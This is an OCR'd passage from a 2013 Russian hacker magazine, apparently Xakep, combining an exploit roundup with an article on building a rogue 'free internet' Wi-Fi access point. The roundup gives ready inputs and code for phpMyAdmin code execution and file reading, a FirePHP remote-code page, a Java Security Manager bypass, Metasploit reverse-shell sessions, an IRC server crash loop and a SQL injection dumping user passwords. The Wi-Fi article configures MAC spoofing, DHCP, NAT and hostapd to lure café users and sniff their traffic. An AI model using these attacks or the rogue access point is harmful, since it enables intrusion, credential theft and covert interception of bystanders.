Первая уязвимость позволяет выполнить произвольный код. Это происходит из-за недостаточной проверки переменных from_prefix и to_prefix, которые передаются в функцию preg_replace в файле libraries/mult_submits.inc.php:

```
case 'replace_prefix_tbl':
    $current = $selected[$i];
    $newtablename = preg_replace("/^" . $_POST['from_prefix'] ↵
    . "/", $_POST['to_prefix'], $current);
    $a_query = 'ALTER TABLE ' . PMA_Util::backquote↵
    ($selected[$i]) . ' RENAME ' . PMA_Util::backquote↵
    ($newtablename);
    $run_parts = true;
    break;
case 'copy_tbl_change_prefix':
    $current = $selected[$i];
```

```
root@ubuntu:~# su - postgres
2013-04-09: command not found
 April 2013
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6
 7  8  9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30
postgres@ubuntu:~$
```

Запуск Postgres на атакованной машине

```
    $newtablename = preg_replace("/^" . $_POST['from_prefix'] ↵
    . "/", $_POST['to_prefix'], $current);
    $a_query = 'CREATE TABLE ' . PMA_Util::backquote↵
    ($newtablename) . ' SELECT * FROM ' . PMA_Util::backquote↵
    ($selected[$i]);
    $run_parts = true;
    break;
```

Эксплуатация возможна при использовании любой программы или плагина для браузера (FF: Tamper, Modify Headers), с помощью которой можно модифицировать POST-запросы. Условия для проведения атаки:

- залогиниться любым PMA-пользователем;
- версия PHP до 5.4.7 (в новых версиях будет ошибка: «Warning: preg_replace(): Null byte in regex»).

Проходим по ссылке http://site.com/PMA/index.php?db=test, выбираем одну из таблиц из БД, используя checkbox. Далее выбираем «Replace table prefix», где видим два поля ввода. Вот через эти переменные и нужно отправить следующие данные, например:

- From — "/e%00"
- To — "phpinfo()"

Их можно ввести прямо в эти поля, но тогда перед отправкой на сервер нужно перехватить POST-запрос и изменить значение "%2Fe%2500". Нужно удалить 25, чтобы стало "%2Fe%00".

Следующая уязвимость тоже позволяет выполнить произвольный код, но уже через сохранение SQL-дампа.

Условия для проведения атаки:

- залогиниться любым PMA-пользователем;
- пункт настроек «SaveDir» определен и указывает на директорию, доступную для записи с возможностью удаленного запуска (по умолчанию переменная SaveDir пуста);
- на веб-сервере не настроено MIME-расширение SQL.

Если все условия соблюдены, то выбираем любую БД и вставляем туда строку:

```
<?php phpinfo();?>
```

Далее экспортируем эту таблицу с дополнительной опцией: «Сохранить на сервер в директорию ./». Выбираем формат SQL и в поле «Имя шаблона» пишем:

```
@DATABASE () php
```

Получаем ответ от сервера «Дамп сохранен в файл ./test.php.sql.». Теперь можно обратиться к нашему файлу http://site.com/PMA/test.php.sql, где мы увидим вывод функции phpinfo().

Третья по счету уязвимость позволяет читать файлы на сервере. Уязвимость находится в файле export.php.

```
PMA_Util::checkParameters(array('what', 'export_type'));
$export_plugin = PMA_getPlugin(
    "export", $what, 'libraries/plugins/export/',
    array('export_type' => $export_type,
        'single_table' => isset($single_table))
);
```

Как мы видим, параметр what не фильтруется и дальше попадает в функцию PMA_getPlugin, где происходит проверка на наличие файла с последующей вставкой в скрипт.

```
function PMA_getPlugin(
    $plugin_type,
```

```
    $plugin_format,
    $plugins_dir,
    $plugin_param = false
) {
    $GLOBALS['plugin_param'] = $plugin_param;
    $class_name = strtoupper($plugin_type[0])
        . strtolower(substr($plugin_type, 1))
        . strtoupper($plugin_format[0])
        . strtolower(substr($plugin_format, 1));
    $file = $class_name . ".class.php";
    if (is_file($plugins_dir . $file)) {
        include_once $plugins_dir . $file;
```

Условия для проведения атаки:

- залогиниться любым PMA-пользователем;
- PHP < 5.3.4, чтобы можно было провести атаку с помощью нулевого байта.

Также есть еще одно ограничение: в этот раз уязвимы только phpMyAdmin 4.x.

Последняя на сегодня уязвимость (и тоже в файле export.php) позволяет переписать массив $GLOBALS.

```
foreach ($_POST as $one_post_param => $one_post_value) {
    $GLOBALS[$one_post_param] = $one_post_value;
}
```

Как видно, все, что передадим через POST-запрос, может попасть в массив $GLOBALS или переписать уже существующий параметр. Один из векторов атаки — использовать в связке с предыдущей уязвимостью, то есть с помощью последней изменить параметр SaveDir на тот, который нужен нам.

TARGETS

- phpMyAdmin 3.5.x–3.5.8;
- phpMyAdmin 4.x–4.0.0-rc3.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОЙ КОМАНДЫ В FIREPHP FIREFOX PLUGIN 0.7.1

CVSSv2: 9.3 (AV:R/AC:M/Au:N/C:P/I:C/A:C)
Дата релиза: 17 апреля 2013 года
Автор: Wireghoul
CVE: N/A

В этом месяце у нас опять новинка среди «жертв»: уязвимость обнаружена в довольно популярном среди программистов Firefox-плагине FirePHP (помогает производить отладку как простых проектов, так и крупных, в том числе основанных на известных фреймворках: ZendFramework, Yii и так далее). Уязвимость возникла из-за отсутствия достаточной проверки полученных данных от сервера, что позволяет выполнить произвольный код. Разработчик плагина довольно оперативно устранил уязвимость, добавив функцию escapeHTML для своих переменных. Проект хранится на GitHub, поэтому весь список изменений можно посмотреть по ссылке: bit.ly/ZHJ8jw.

EXPLOIT

Ниже представлена атакующая HTML-страница, при заходе на которую у пользователя запустится калькулятор.

```
<?php
$exploit =  '{"RequestHeaders":{"1":"1","2":"2","3":"3","4":↵
"4","5":"5","6":"6","7":"7","8":"8","9":"9","UR<script>';
$exploit.= 'var lFile=Components.classes[\"@mozilla.org/file/↵
local;1\"].createInstance(Components.interfaces.↵
nsILocalFile);';
$exploit.= 'lFile.initWithPath(\"C:\\\\\\\\Windows\\\\\\\\↵
system32\\\\\\\\calc.exe\");';
$exploit.= 'var process=Components.classes[\"@mozilla.org/↵
process/util;1\"].createInstance(Components.interfaces.↵
nsIProcess);';
$exploit.= 'process.init(lFile);';
$exploit.= 'process.run(true,[],0);void(0);';
$exploit.= '<\/SCRIPT>":"PWNT"}}';
header("X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/↵
JsonStream/0.2");
header("X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/↵
Plugin/FirePHP/Library-FirePHPCore/0.3");
header("X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/↵
Structure/FirePHP/Dump/0.1");
$payload= "X-Wf-1-1-1-1: ";
$payload.= strlen($exploit).'|'.$exploit."|\r\n";
header($payload);
?>
<html><head><title>FirePHP RCE PoC</title></head>
<body>PWNT!</body></html>
```

TARGETS

FirePHP до версии 0.7.1 включительно.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА ЧЕРЕЗ ОШИБКУ ТИПОВ В ORACLE JAVA SE

CVSSv2: 9.3 (AV:R/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза: 10 января 2013 года
Автор: Jeroen Frijters
CVE: 2013-2423


Как уже говорилось выше, эта уязвимость в Java отличается тем, что была найдена исследователем, поэтому обновления были получены раньше, чем она начала эксплуатироваться эксплойт-паками. Кстати, некоторые создатели таких паков поленились даже изменить названия, в итоге после анализа были найдены слова metasploit.

Ошибка происходит из-за ошибок типов переменных. Так, при изменении с типа Double.TYPE на Integer.TYPE, а затем копировании поля integer из одного объекта в другой с использованием отражения (reflection) JRE считает, что наше integer-поле на самом деле является double, и копирует 8 байт вместо 4.

EXPLOIT

Ниже представлена основная часть PoC, отключающего Security Manager:

```
class PoC {
  static void disableSecurityManager() throws Throwable {
    MethodHandle mh1, mh2;
    mh1 = lookup().findStaticSetter(Double.class, "TYPE", ↵
    Class.class);
    mh2 = lookup().findStaticSetter(Integer.class, "TYPE", ↵
    Class.class);
    Field fld1 = Union1.class.getDeclaredField("field1");
    Field fld2 = Union2.class.getDeclaredField("field1");
    Class classInt = int.class;
    Class classDouble = double.class;
    mh1.invokeExact(int.class);
```



Использование Metasploit для уязвимости Java Reflection Type Confusion RCE

```
    mh2.invokeExact((Class)null);
    Union1 u1 = new Union1();
    u1.field2 = System.class;
    Union2 u2 = new Union2();
    fld2.set(u2, fld1.get(u1));
    mh1.invokeExact(classDouble);
    mh2.invokeExact(classInt);
    if (u2.field2.f29 == System.getSecurityManager()) {
      u2.field2.f29 = null;
    } else if (u2.field2.f30 == System.getSecurityManager()) {
      u2.field2.f30 = null;
    } else {
      ...
```

Полный PoC можно найти на сайте автора — bit.ly/11uZtoD.

Также существует Metasploit-модуль:

```
msf > use exploit/multi/browser/java_jre17_reflection_types
msf exploit(java_jre17_reflection_types) > set SRVHOST ↵
192.168.24.141
msf exploit(java_jre17_reflection_types) > set TARGET 1
msf exploit(java_jre17_reflection_types) > set PAYLOAD ↵
windows/meterpreter/reverse_tcp
msf exploit(java_jre17_reflection_types) > set LHOST ↵
192.168.24.141
msf exploit(java_jre17_reflection_types) > exploit
```

TARGETS

Java 7u0–7u21.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В HP SYSTEM MANAGEMENT HOMEPAGE

CVSSv2: 7.2 (AV:L/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 8 апреля 2013 года
Автор: agix
CVE: N/A

Уязвимость происходит из-за переполнения буфера глобальной переменной SSL_SHARE_BASE_DIR. Поскольку на файл smhstart установлен бит setuid root, атакующий может получить привилегии суперпользователя.

EXPLOIT

Существует Metasploit-модуль

```
msf > use exploit/linux/local/hp_smhstart
msf exploit(hp_smhstart) > show payloads
msf exploit(hp_smhstart) > set PAYLOAD ↵
generic/shell_reverse_tcp
msf exploit(hp_smhstart) > set LHOST 192.168.24.141
msf exploit(hp_smhstart) > exploit
```

TARGETS

HP System Management Homepage 7.1.1–7.1.2.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.

DOS В IRCD-HYBRID 8.0.5

CVSSv2: 7.2 (AV:R/AC:L/Au:N/C:N/I:N/A:C)
Дата релиза: 8 апреля 2013 года
Автор: Bob Nomnomnom, Kingcope
CVE: 2013-0238

Возможно, кто-то считает, что IRC давно позабыт, но он до сих пор используется. Почти все *nix-дистрибутивы имеют как официальные, так и неофициальные каналы в различных сетях. Хотя многие русские андеграунд-форумы и перешли на Jabber-конференции, считается, что так безопаснее :). Сегодня мы рассмотрим уязвимость в одном из старейших IRC-демонов, который чаще всего используется в Debian-системах.

Уязвимость находится в файле hostmask.c, конкретнее — в функции try_parse_v4_netmask. Из-за недостаточной проверки сетевых масок атакующий может провести удаленную атаку и вызвать падение сервера, отправив маску с отрицательным значением. Пример того, как разработчик исправил ошибку, можно посмотреть на SVN-сервере проекта: bit.ly/14TEhPg.

EXPLOIT

Рассмотрим эксплойт:

```
$channelr = int(rand(10000));
send(SOCK1, "JOIN #h4xchan$channelr\r\n", 0);
sleep(1);
$k = 0;
do {
    print $_;
    $k++;
    $crashnum = -1000009 - $k * 1000;
    send(SOCK1, "MODE #h4xchan$channelr +b *!*\@127.0.0.1/↵
    $crashnum\r\n", 0);
} while(<SOCK1>);
```

Первую часть, где происходит аутентификация пользователя на сервере, мы оставим за катом и будем разбирать только «боевую» часть. Мы заходим на IRC-сервер и создаем себе личный канал, где станем администратором канала. Далее постоянно «баним» несуществующую маску до падения сервера. Полный исходник эксплойта доступен здесь: bit.ly/17x7kWD.

TARGETS

Ircd-hybrid до 8.0.5 включительно.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.

МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В FOE CMS 1.6.5

CVSSv2: 7.5 (AV:R/AC:L/Au:N/C:P/I:P/A:P)
5.0 (AV:R/AC:L/Au:N/C:N/I:P/A:N)
Дата релиза: 29 апреля 2013 года
Автор: flux77
CVE: N/A

SQL-инъекции до сих пор встречаются в веб-проектах, хоть разработчики и делают попытки защититься. Сегодняшняя уязвимость происходит из-за недостаточной фильтрации получаемого параметра «ei». Разработчик посчитал, что указанной ниже функции хватит для защиты.

```
mysql_real_escape_string($_GET["ei"])
```

EXPLOIT

Примеры эксплуатации уязвимостей. С помощью SQL-инъекции мы можем получить логины с паролями пользователей.

```
http://victim/[path]/item.php?ei=-1 union select ↵
1,username,pass_sha,1,1,1,1,1,1 from foe_account--
```

Для демонстрации второй уязвимости возьмем любимый alert:

```
http://victim/[path]/item.php?ei=<script>alert(1)</script>
```

Автор уязвимости не сообщает, уведомил ли он разработчика, но последнее обновление на GitHub было десять месяцев назад (bit.ly/ZVAIDJ). В качестве заплатки можно заменить функцию mysql_real_escape_string на intval или сделать приведение типа с помощью (int) $_GET["ei"]. Параноики могут добавить функцию htmlspecialchars.

TARGETS

Foe CMS до 1.6.5 включительно.

SOLUTION


Исправлений на данный момент нет.



АНАНАСОВЫЙ РАЙ

Организация открытой Wi-Fi-точки для вечеринки с клиентами

Такие занятия, как вардрайвинг или блюджекинг, сочетающие в себе технологии и желание вырваться из плена четырех стен, уже давно исчерпали себя и угасли в забвении. Нужно что-то новое, самобытное. Когда я размышлял над этим, мой взгляд случайно упал на пакет ананасового сока, оставленного на столе еще утром. Бинго! Ведь хакинг, активный отдых и ананасы идеально совместимы! Не веришь? А я докажу!


Константин Разделенный
aka dbzer0
LifeInChroot@gmail.com

ВЗРАЩИВАЕМ СВОЙ АНАНАС

Нет, автор еще не окончательно сошел с ума и не будет советовать тебе бежать сломя голову в ближайший продуктовый магазин ради покупки тропического травянистого растения семейства бромелиевых. Я поведаю тебе об одноименном устройстве — Pineapple, созданном нашим западным коллегой Дарреном Китченом (Darren Kitchen) из небезызвестного YouTube-шоу о компьютерной безопасности Hak5. Предназначен Pineapple для развертывания собственной Wi-Fi-точки, к которой присоединяются случайные клиенты с целью посерфить бесплатные интернеты. Одновременно держатель Pineapple с особым шармом снифает и записывает весь интересующий его трафик, протекающий через ананас.

Оригинальное название устройство получило благодаря первоначальному замыслу прятать голую плату, антенну и аккумулятор в кейс пластмассового ананаса. Впоследствии же, из-за непрактично широких габаритов плода, корпус был заменен на прямоугольный и сохранил от той концепции лишь наклейку с ананасом, держащим в руках меч и щит.

Аппаратно современная модель Pineapple представляет собой точку доступа Alfa AP51 (ранее использовались Fon 2100) с двумя Ethernet-портами, поддержкой 802.11b/g/n и USB; последний порт применяется обычно для присоединения 3G-модема, чтобы быть мостом между интернетом и клиентами. Актуальная модель Mark IV имеет процессор в 400 МГц и 32 Мб RAM на борту. Программно же в Pineapple обитает Linux, на котором работают привычные для роутера сетевые сервисы.

Что тут скажешь, идея и девайс любопытные, и, думаю, каждый из нас хотел бы иметь в своем арсенале нечто подобное. Но с другой стороны, зачем ограничивать себя отдельным устройством, в котором даже нет дисплея? У нас с тобой всегда при себе ноутбук, заполненный до краев любимым софтом. Так воспользуемся этой задумкой и поднимем на лаптопе свою, более функционально гибкую реализацию ананаса, используя «традиционные» для Linux сетевые службы.

ГОЛОВА И МЫСЛИ ДЛЯ НЕЕ

Корнем данной затеи должно стать сформированное представление о будущей сетевой инфраструктуре. Первым шагом мы должны добыть интернет. Конечно, можно обойтись и простым фишингом, подняв на ноуте веб-сервер и организовав там пару-тройку копий сайтов, обычно интересующих пользователей, в надежде на то, что жертва все же посетит именно их. Но проще быть связующим звеном между клиентами и сетью в мир. Такой сетью может стать либо другая Wi-Fi-точка, например от того же кафе, либо 3G-модем. По большому счету нужен любой сетевой интерфейс с выходом в интернет.

Я буду применять встроенную Wi-Fi-карту ноутбука для взаимодействия с точкой от кафе, это интерфейс wlan0. А с помощью внешней карты (я использую Alfa AWUS036H, с повышенной мощностью в 1000 мВт на чипсете Realtek RTL8187L) мы начнем принимать клиентов через интерфейс wlan1.

Итак, подключаемся к внешней сети, чтобы определить используемый в кафе шлюз (маршрут по умолчанию) с помощью просмотра таблицы маршрутизации:

```
$ ip r | grep default
default via 192.168.1.1 dev wlan0  proto static
```

В данном случае им оказался 192.168.1.1. Следующий шаг — создание собственной подсети. Пусть ей станет 192.168.2.0/24, для которой шлюзом будем уже мы, выбрав IP-адрес 192.168.2.1 для интерфейса wlan1.

Необходимый сетевой обмен трафиком потребует от нас решить три задачи:

1. Организовать раздачу IP-адресов клиентам (DHCP).
2. Настроить NAT между двумя сетями.
3. Создать открытую точку доступа.

Сделаем таблицу соответствий адресов, чтобы не запутаться в будущем (см. далее).

ОСНОВА ОСНОВ


Базой нашего замысла послужит взаимодействие клиентов между сетевыми интерфейсами. Возможно, я излишне параноидален, но в первую очередь, чтобы не демонстрировать наш реальный MAC-адрес внешней карты, изменим его на фейковый:

```
# ifconfig wlan1 hw ether 00:01:02:03:04:05
```



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.






```
dbzer0 ~
dbzer0@localhost:~$ tail -f /var/lib/dhcp/dhcpd.leases
  starts 5 2013/04/12 03:41:51;
  ends 6 2013/04/13 03:41:51;
  cltt 5 2013/04/12 03:41:51;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 9c:04:eb:77:fa:71;
  uid "\001\244\004\352\007\212u";
  client-hostname "iPhone-5";
}
```


К нам подключился владелец iPhone 5


Скрипт, выполняющий все описанные действия


Утилита EtherApe поможет узнать, чем занимается жертва





Комплект в бою



Последняя модель Pineapple

Подготовим сетевой интерфейс и создадим новую подсеть, в которой будут обитать наши Wi-Fi-пользователи:

```
# ifconfig wlan1 192.168.2.1 netmask 255.255.255.0 up
```

Теперь добавим маршрут, говорящий о том, что шлюзом для новой сети 192.168.2.0/24 являемся мы (IP внешней карты):

```
# ip r add 192.168.2.0 via 192.168.2.1
```

ПРИГЛАШЕНЫ ВСЕ!

Теперь необходимо пригласить в нашу сеть клиентов. Они не знают ее топологии, а значит, и выбрать корректно для себя IP-адрес не смогут, так что обеспечим выдачу (аренду) IP-адресов с помощью DHCP-сервера. Самая популярная реализация DHCP-сервера на данный момент — dhcp3.

Устанавливаем пакет dhcp3-server или, в зависимости от дистрибутива, isc-dhcp-server:

```
# apt-get install isc-dhcp-server
```

Создадим для него конфигурационный файл /etc/dhcp/dhcpd.conf:

```
# Не используем динамический DNS (DDNS)
ddns-update-style none;
# Игнорируем все запросы клиентов на обновление DDNS
ignore client-updates;
# Этот сервер является ответственным для нашей сети
authoritative;

# Время аренды IP-адреса
default-lease-time 600;
max-lease-time 7200;
log-facility local7;

# Конфигурируем информацию о подсети
subnet 192.168.2.0 netmask 255.255.255.0 {
```

> *Шлюз кафе считает, что к нему подключен всего один клиент, и не имеет представления о том, что за ним существует еще какая-то подсеть*



DVD

На диске лежит скрипт, автоматически выполняющий поднятие Wi-Fi-точки. После короткой настройки переменных запускаем «./ap.sh start» и останавливаем «./ap.sh stop». Там же ты найдешь исходные тексты демона hostapd с Karma-патчами и скрипт рерайтера rp.py.

```
  # Пул IP-адресов, из которого будет выбираться
  # IP-адрес для клиентов
  range 192.168.2.3 192.168.2.254;
  # Шлюз сети, маска и широковещательный адрес
  option routers 192.168.2.1;
  option subnet-mask 255.255.255.0;
  option broadcast-address 192.168.2.255;

  # DNS-серверы. Укажем DNS интернет-шлюза
  # и, в качестве глобального, DNS от Google
  option domain-name-servers 192.168.1.1, ↵
  8.8.8.8;
}
```

Чтобы dhcpd3 запустился, необходимо создать PID-файл с соответствующими правами доступа:

```
# touch /var/run/dhcpd.pid
# chown dhcpd:dhcpd /var/run/dhcpd.pid /etc/dhcp/↵
  dhcpd.conf
```

Все готово к старту!

```
# /usr/sbin/dhcpd -cf /etc/dhcp/dhcpd.conf wlan1
```

ХАМЕЛЕОН — ВСЕМУ ГОЛОВА

Для того чтобы пакеты ходили от клиентов через нашу сеть «прозрачно», мы будем применять маскарадинг. Ведь шлюз кафе считает, что к нему подключен всего один клиент, и не имеет представления о том, что за ним существует еще какая-то подсеть. С помощью NAT мы можем маскировать пакеты подключившихся по Wi-Fi пользователей на лету, изменяя их IP на тот, что используется интерфейсом wlan0 во внутренней локальной сети кафе.


Начнем с включения маршрутизации в ядре, чтобы Linux не отбрасывал пакеты с неизвестных адресов:

```
# sysctl -w net.ipv4.ip_forward=1
```


Сбрасываем правила iptables и очищаем таблицу NAT, которая предназначена для преобразования IP-адресов:

```
# iptables --flush
# iptables --table nat --flush
# iptables --delete-chain
# iptables --table nat --delete-chain
```

Следующий шаг состоит во включении маскарадинга. Цепочка POSTROUTING позволяет изменить пакеты на выходе.



Вот так у пользователей выглядит сайт Microsoft



Тот самый корпус в виде ананаса

Разрешим маскировку исходящего трафика от wlan0, чтобы в конечном итоге он попал в подсеть кафе с IP интерфейса wlan0:

```
# iptables -t nat -A POSTROUTING -o wlan0 ↵
  -j MASQUERADE
```

Чтобы дальше смаршрутизировать идущий к клиентам трафик на интерфейс wlan1, разрешим его пересылку, то есть форвардинг в нашу локалку:

```
# iptables -A FORWARD -i wlan1 -j ACCEPT
```

Теперь когда пользователь нашей подсети захочет посетить какой-нибудь сайт, то отправит запрос на интерфейс wlan1. Ядро замаскарадит IP-адрес клиента на адрес интерфейса wlan0, чтобы отправить данные в подсеть кафе от своего имени. После получения информации от сайта ответ придет на интерфейс wlan0, и затем, уже не меняя адрес (там IP-адрес сайта), пакеты отфорвардятся клиенту в wlan1.

Как и для любой порядочной сети, нам потребовался бы свой DNS-сервер, который мог бы обслуживать подключенных к точке клиентов. Но поскольку они ничего не знают ни о ее топологии, ни о шлюзе 192.168.1.1, который мог бы отвечать на их DNS-запросы, то почему просто не завернуть весь DNS-трафик от нас (192.168.2.1) на роутер кафе (192.168.1.1):

```
# iptables -t nat -A PREROUTING -p udp --dport 53 ↵
  -j DNAT --to 192.168.1.1
```

ОТКРОЙ ДВЕРЦУ ЛОВУШКИ

Свое «общение» с пользователями мы обеспечим посредством протокола физического уровня IEEE 802.11, то есть Wi-Fi. Для взаимодействия с ним воспользуемся стандартной реализацией для UNIX-совместимых систем, а также Pineapple, демоном hostapd. Доступен он из репозиториев всех популярных дистрибутивов:

```
# apt-get install hostapd
```

Создаем конфигурационный файл /tmp/hostapd.conf:

```
# Сетевой интерфейс, который будет использован
# точкой доступа
interface=wlan1
# Супероригинальное название точки
ssid=free internet
channel=6
# Драйвер, hostapd должен быть собран с опцией
# CONFIG_DRIVER_NL80211=y
driver=nl80211

# Нам надо, чтобы все видели нашу точку
ignore_broadcast_ssid=0
# Будем поддерживать как wpa1, так и wpa2
auth_algs=3

# Журналируем только информационные сообщения
logger_syslog=-1
logger_syslog_level=2
logger_stdout=-1
logger_stdout_level=2

# Использование управляющего интерфейса только
# группой root
ctrl_interface_group=0

# Не используем MAC-списки доступа для подключения
# к нашей точке
macaddr_acl=0
```

Таблица адресов

IP-адрес	Интерфейс	Описание
192.168.1.0/24	wlan0	Внутренняя локальная сеть, принадлежащая кафе
192.168.1.1	wlan0	Шлюз в интернет в подсети кафе
192.168.2.0/24	wlan1	Будущая сеть для обслуживания клиентов, которую мы создаем
192.168.2.1	wlan1	Наш IP-адрес для внешней карты, он же DHCP-сервер
192.168.2.3—192.168.2.224	wlan1	Диапазон адресов, которые мы отдадим клиентам

